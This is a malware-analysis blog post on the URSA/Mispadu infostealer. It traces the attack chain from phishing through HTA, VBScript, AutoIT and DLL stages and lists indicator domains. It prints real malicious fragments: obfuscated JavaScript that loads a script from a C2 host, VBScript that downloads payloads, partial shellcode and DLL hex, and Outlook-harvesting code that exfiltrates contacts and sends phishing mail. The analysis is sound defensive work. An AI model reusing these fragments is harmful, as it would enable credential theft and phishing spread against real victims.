Ursa/Mispadu InfoStealer

Published: 2025-03-30 · Archived: 2026-04-05 22:49:31 UTC

URSA/MISPADU InfoStealer

April 9, 2025


Hello Everyone,

In this blog, we will investigate the URSA/Mispadu infostealer, a banking trojan that has been active since 2019. Initially focused on targeting organizations in Latin America, this infostealer has since broadened its reach beyond Latin countries. The Infostealer uses various applications throughout the attack chain and steals the victim's mail/browser credentials, browser clipboard data, captures screenshots, and performs keylogging.

The Ursa/Mispadu infostealer checks the OS language ID and executes only if the language is set to Portuguese or Spanish. The infostealer also checks if it is running in a virtual environment

The infostealer, after stealing the victim's data, uses the victim's Outlook application to send phishing emails to other recipients. After sending the mass phishing emails, the sent folder is emptied to cover up the operation.

Attack Chain: **RAR-> HTA file-> VBScript-> Auto IT script+ Auto IT EXE-> DLL+shellcode-> attrib.exe/regsvcs.exe-> VBScript+Exe-> Scheduled Task**



URSA infostealer is usually distributed via phishing emails. The email will contain a malicious PDF or a ZIP file. The Zip file contains a self-extracting archive executable(7zS.sfx.exe) and a HTA file(❇️❇️Factura❇️❇️_XXXXX.hta).

In the below sample PDF, when the user clicks on the button, the webpage is redirected to **sprl.in/oaSEygn** to download the Zip file.

Sample PDF

First Stage – HTA File Analysis

The HTA file contains a JSON data blob and a JavaScript. The JavaScript connects to the Command and Control server to download the next stage payload(JavaScript and VBS script).

```
    dW3wus44 = 'Sc' + 'R' + 'iP' + 't';
        IUcv52 = document.createElement(dW3wus44);
    IUcv52.async = true;
        IUcv52.src = 'htt' + 'ps:/' + '/39.148.167.72.host.secureserver.net/jEm4F38/jEm4F38gerw/RGxedc3581.' + 'j' + 's';

        document.body.appendChild(IUcv52);
    </script>
```

Code snippet showcasing the obfuscated JavaScript

Second Stage – VB Script Analysis(1)

The script is obfuscated using a custom encryption and decryption method.

The script uses WMI objects to retrieve OS information such as language, geographical location, manufacturer details, virtual machine configuration, and hypervisor details.

The script establishes connection to the C2 server and retrieves an obfuscated code. The code contains strings that will later be used to name the custom folders and files. After creating the customer folders, the scripts downloads three different obfuscated payloads from the C2 server and places into the custom folder.

The decrypted payloads contains an AutoIT script, an AutoIT Executable and an obfuscated payload (later loaded by the Executable)

```
vhZ9NW737IcMR7tp9f_49 gxrk9lpEH_3 & gFi9plzn_56 & dEO2jAQ_6, eOiPkjdbuvEO7JnpFzGcV_69 + NnFPRBlhxMmz_73 + gFi9plzn_56 & trTgNsOdrhlEmmvmV_7
///https://253.176.169.192.host.secureserver.net/pllaml.h78, c:\mygr27y571\j050e4ml.zip => Get request and download payload

UlXtgMNzYbzaxb9HHgV6l_31 eOiPkjdbuvEO7JnpFzGcV_69 & NnFPRBlhxMmz_73 & gFi9plzn_56 & trTgNsOdrhlEmmvmV_7, eOiPkjdbuvEO7JnpFzGcV_69
///c:\mygr27y571\j050e4ml.zip,c:\mygr27y571\  ///File extract
```

```
While not InStr(ckvQPMi55LZ38H2d_72,"#") > 0 ///instr returns the position of the first occurrence of #
ckvQPMi55LZ38H2d_72 = deZODON0fZqvYFj_17(EcY1rDgtl7cLiiXAI4_36(gxrk9lpEH_3 & pMINeev21Lfdus8mE_52),13)
#Translates to:
///  fn( https://253.176.169.192.host.secureserver.net/plla & .php),13) => (GET req responseText,13)

Wend
```


VB script establishing connections to C2 to retrieve data.

Sample IOC's:

https://253.176.169.192.host.secureserver.net	jamresy01up.servequake.com*
seguresnueva01.ddns.net*	jamresy02up.viewdns.net*
seguresnueva02.ddns.net*	jamresy03up.servequake.com*
seguresnueva03.ddns.net*	jamresy04up.viewdns.net*
seguresnueva04.ddns.net*	jamresy05up.servequake.com*
seguresnueva05.ddns.net*	jamresy06up.viewdns.net*
seguresnueva06.ddns.net*	jamresy07up.servequake.com*
seguresnueva07.ddns.net*	jamresy08up.viewdns.net*
jamresy20up.viewdns.net*	jamresy09up.servequake.com*
jamresy21up.servequake.com*	jamresy10up.viewdns.net*
jamresy22up.viewdns.net*	jamresy11up.servequake.com*
jamresy23up.servequake.com*	jamresy12up.viewdns.net*
jamresy24up.viewdns.net*	jamresy13up.servequake.com*
jamresy25up.servequake.com*	jamresy14up.viewdns.net*
jamresy26up.viewdns.net*	jamresy15up.servequake.com*
jamresy27up.servequake.com*	jamresy16up.viewdns.net*
jamresy28up.viewdns.net*	jamresy17up.servequake.com*
jamresy29up.servequake.com*	jamresy18up.viewdns.net*
jamresy30up.viewdns.net*	jamresy19up.servequake.com*
jamresy31up.servequake.com	

Third Stage – AutoIT Script Analysis

The AutoIT Script contains a shellcode and an obfuscated DLL.



```
Func memorydllinit()
    If IsDllStruct($_mdcodebuffer) Then Return
    Local $opcode =
    "0xFFFFFFFFFFFFFFFFB800000000FFE0B800000000FFE0B800000000FFE0B800000000FFE0B800000000FFE0B800000000FFE0B800000000FFE0B800000000FFE0B800000000F
    FE0B800000000FFE0B800000000FFE0B800000000FFE0B800000000FFE0B800000000FFE0558E55156578B7D088B750CB84D10FCF3A45F5E595DC35589E5578B7D088A450CB84D10F3AA5F5DC35958A5153E800000005B81EBAB1140008983001140
    00089930411400E800000005981E9C31140005B891001140008E80B000007573657233322E646C6C005850FFD2598B91041140008E80C0000004D6573736167652 6F7841005951 50FFD2898372114000E800000005981E90D124
    000518B9100114000E80D0000006B65726E656C33322E646C6C005850FFD2598B9104114000E80A000000 6C737472636D706941005951 50FFD2898309114000E800000005981E9571240005 18B9100114000E80D0000006B65726E6
    56C33322E646C6C005850FFD2598B9104114000E80D0000005669727475616C467265650059515 0FFD2898317114000E800000005981E9F0124000518B9100114000E80D0000006B65726E656C33322E646C6C005850FFD2598B9104114000E80F0000005669727475616
    C50726F7465637400595150FFD289831E114000E800000005981E93F134000518B9100114000E80D0000006B65726E656C33322E646C6C005850FFD2598B9104114000E80E0000005274 6C5A65726F4D656D6F72790059515 0FFD28
    98325114000E800000005981E98D134000518B9100114000E80D0000006B65726E656C33322E646C6C005850FFD2598B9104114000E80D0000004C6F61644C6962726172794100595150FFD289832C114000E800000005981E9DA1
    34000518B9100114000E80D0000006B65726E656C33322E646C6C005850FFD2598B9104114000E80F0000004765745072 6F6341646472657373005951 50FFD2898333114000E800000005981E92914400051 8B9100114000E80D000
    0006B65726E656C33322E646C6C005850FFD2598B9104114000E80D0000004973426164526561645074720059515 0FFD289833A114000E800000005981E976144005 18B9100114000E80D0000006B65726E656C33322E646C6C005
    850FFD2598B9104114000E80F0000004765745072 6F6357373486561700059515 0FFD2898341114000E800000005981E9C514400051 8B9100114000E80D0000006B65726E656C33322E646C6C005850FFD2598B9104114000E80A0
    000004865617041 6C6C6F6300"
    $opcode &=
    "595150FFD2898348114000E800000005981E90F154000518B9100114000E80D0000006B65726E656C33322E646C6C005850FFD2598B9104114000E8090000004865617046726565005951 50FFD289834F114000E800000005981E
    958154000518B9100114000E80D0000006B65726E656C33322E646C6C005850FFD2598B9104114000E80C000000476C6F62616C416C6C6F6300595150FFD2898356114000E800000005981E9A1540005 18B9100114000E80D00000
    06B65726E656C33322E646C6C005850FFD2598B9104114000E80E0000000476C6F62616C5265416C6C6F6300595150FFD2898364114000E800000005981E9F2154000518B9100114000E80D0000006B65726E656C33322E646C6C005
    850FFD2598B9104114000E80B000000476C6F62616C4672656500595150FFD289835D114000E800000005981E93D164000518B9100114000E80D0000006B65726E656C33322E646C6C005850FFD2598B9104114000E80C0000004 67
    265654C6962726172790059515 0FFD289836B1140005B59585150E80E04000059C35990585A515250E8CC0500005A5AC35A585250E88E06000059C35589E557565383EC1C8B45108B40048945EC8B55108B020FB750148D740218C74
    5F0000000006683780600F84B0000000837E1000754C8B450C8B583885DB0F8E84000000C744240C04000000C744240800100000895C24048B45EC03460C890424E8FEF9FFFF83EC1089 4608895C2408C744240400000000890424E
    864FAFFFFEB46C744240C04000000C744240800100000B461089442404 8B45EC03460C890424E8BDF9FFFF83EC1089C78B550803561 48B461089442408895424048 93C24E808FAFFFF897E08FF45F083C6288B55108B020FB740063
    B45F00F8F50FFFFFF8D65F45B5E5F5DC35589E557565383EC1C8B55088B020FB750148D5C0218BF0000000066837806000F84E8000000 8B432489C2C1EA1D89D683E60189C2C1EA1E83E20189C1C1E91FA90000000027422C74424080
    04000008B431089442404 8B4308890424E822F9FFFF83EC0CE9900000085F6741E85D2740D83F90119D283E2E083C240EB2983F90119D283E29083EA80EB1C85D2740D83F90119D283E2FE83C204EB0B83F90119D283E2F983C208F
    6432704740681CA000200008B4B1085C97522F6432440740A8B4D088B018B4820EB0EF6432480740888B4D088B018B482485C9741D8D45F08944240C89542408894C24048B4308890424E894F8FFFF83EC104783C3288B55088B020FB
    74006398F80F8F18FFFFFF8D65F45B5E5F5DC35589E557565383EC048B45088B500489 5F08B0083B8A40000000745789D3039EA000000833B00744A8B7DF0033B8D4B08BE000000008B430483E808D1E883F80076280FB70189C2C
    1EA0C25FF0F000083FA037506"
    $opcode &=
```

```
Func wcarr3g4()
    $dllbinary = ""
    $dllbinary &=
    "0x4D5A900003000000040000000FFFF0000B8000000000000004000000000000000000000000000000000000000000000000000000000000000000000000000000000000000E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2
    063616E6E6F7420626520"
    $dllbinary &=
    "72756E20696E20444F53206D6F64652E0D0D0A2400000000000000507222614664C7514664C7514664C7514664D754B664C75E811F57517664C75D0A381750E664C75D0A3837554664C75D0A38275DC664C7533A09F7515664C753
    3A0867515664C7533A0"
    $dllbinary &=
    "857515664C751466DB7515664C7533A0807515664C7552696368146 64C75000000000000000000000000000000000000000000000000504500004C0105004EF98767000000000000000E00002210B010B00009401000086010000
    00000D36C0000001000"
    $dllbinary &=
    "0000B001000000001000100000002000006000000000000060000000000000050030000040000000000020040010000100000010000001000001000000000001000000F013020048000000 2C0C020028000000600
    200E069000000000000"
    $dllbinary &=
    "00000000000000000000000000D00200D4150000C0B10100380000000000000000000000000000000000000000000000000000000A0F601004000000000000000000000B001005801000000000000000000000000000000
    000000000000002E"
    $dllbinary &=
    "74657874000009D9301000010000000940100004000000000000000000000000000020000602E726461746100003864000000B001000066000000980100000000000000000000040000402E646174610000000 3B00000
    0200200001C000000FE"
    $dllbinary &=
    "01000000000000000000000000400000C02E727372630000 0E0690000060020006A0000001A020000000000000000000000040000402E72656C6F630000C67900000D00200007A0000008402000000000000000000
    000004000004 2000000"
    $dllbinary &=
    "00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

Obfuscated AutoIT script

Fourth Stage – DLL Analysis

The DLL file loads the obfuscated payload that was downloaded during the second stage. The DLL spawns the process(attrib.exe) to change the file attribute. The DLL later initiates the process(regsvcs.exe) to load and register the assembly shellcode. The DLL connects to C2C server and downloads URSA payload(EXE file). Finally the DLL drops and executes another VBA script using the process(cscript.exe)


```
ios_base::eofbit set
c:/windows/SysWOW64/attrib.exe
c:/windows/System32/attrib.exe
C:/Windows/Microsoft.NET/Framework/v4.0.30319/RegSvcs.exe
C:/Windows/Microsoft.NET/Framework/v2.0.50727/RegSvcs.exe
C:/mygr27y571/j050e41.4e0
string too long
invalid string position
bad cast
c:\\U\\Release\\exju14r7b8.pdb
GetThreadContext
FindFirstFileW
```

Fifth Stage – URSA executable Analysis

The payload is a Delphi executable file and contains Nirsoft WebBrowserPassView and MailPassView. The Executable connects to C2 for data exfiltration.

Nirsoft WebBrowserPassView is used to get the password stored in the following browsers: Internet Explorer (Version 4.0 – 11.0), Mozilla Firefox (All Versions), Google Chrome, Safari, and Opera. Also retrieves passwords from Facebook, Yahoo, Google, and GMail,

Nirsoft MailPassView retrieves passwords and account details from the following email clients: Outlook, Windows Mail.



Sample IOC’s:

```
'*'
'5='
'http://72.167.143.93/'
'contou infect - http://72.167.143.93/'
'erro ao contar - http://72.167.143.93/ - '
'APPDATA'
'\FileZilla\recentservers.xml'
'='
'2'
'FZ_'
'http://64.95.10.181/pWmt/'
'dlls2 '
'd1.zip'
'http://72.167.143.93/d1.x'
'd2.zip'
'http://72.167.143.93/d2.x'
' ##1'
'1.'
```

Sixth Stage – VB Script Analysis(2)

The script mainly tries to harvest email addresses and tries to send phishing emails to other recipients as part of Mass email campaign attack. The script also accesses Outlook Data stores to steal the email data.

Details:

- Retrieves a VBS script from any of the following C2 domains and Creates the file(/Computername_j.vbs)
  - j.indentar.xyz
  - j.indentar.online
  - j.indentar.site
  - j.indentar.store
  - j.indentar.xyz
- Creates the file “OneSync.lnk” in the startup folder for persistence
- Creates a scheduled Task(name: Rsync) to run the VBS script hourly using the WScript process
- The VBScript targets the Outlook application and accesses the following data:
  - Access the Outlook Data stores
  - Enumerate Account objects and access the default delivery store for the account
  - Enumerate all folders and search folders in all stores in the current session.
  - Access the current user’s:
    - Inbox folder
    - Sent Mail folder
    - Contacts folder and Contacts
    - Deleted Items folder
- Harvest email address from Inbox/Sent folder
- Exfiltrate the harvested email addresses to the Attacker

```
WScript.Sleep 5000   ///5 second delay
ObterDestinatariosDaCaixaDeEntrada(oInbox)   ///Harvest email address from Inbox folder

WScript.Sleep 5000
ObterDestinatariosDeMensagensEnviadas(oEnviados) ///Harvest email address from Sent folder

WScript.Sleep 5000
ObterContatos(oContatos) ///Harvest contact email address

EnviaContatosAPI sRemetente, listaDestinatarios ///send the harvested email address to the Attacker

Dim dadosReenvio
Set dadosReenvio = ObtemDadosReenvio(sRemetente) ///Get the Malicious email content from Attacker

Do While Not dadosReenvio("status") = 406
    Dim destinatario, assunto, conteudo, idMensagem
    destinatario = dadosReenvio("destinatario")
    assunto = dadosReenvio("assunto")
    conteudo = dadosReenvio("conteudo")
    idMensagem = dadosReenvio("idMensagem")

    EnviaEmail oOutlook, destinatario, assunto, conteudo, idMensagem, sRemetente  ///Send email to attacker, Send success data to attacker

    WScript.Sleep 5000
    RemoveMensagemDosItensEnviados oEnviados, assunto, destinatario  ///delete the emails from sent folder

    WScript.Sleep 5000
    RemoveMensagemDosItensApagados oApagados, assunto, destinatario ///delete the emails from Deleted Items folder
```

Source: https://jmp-esp.org/2025/03/30/ursa-mispadu/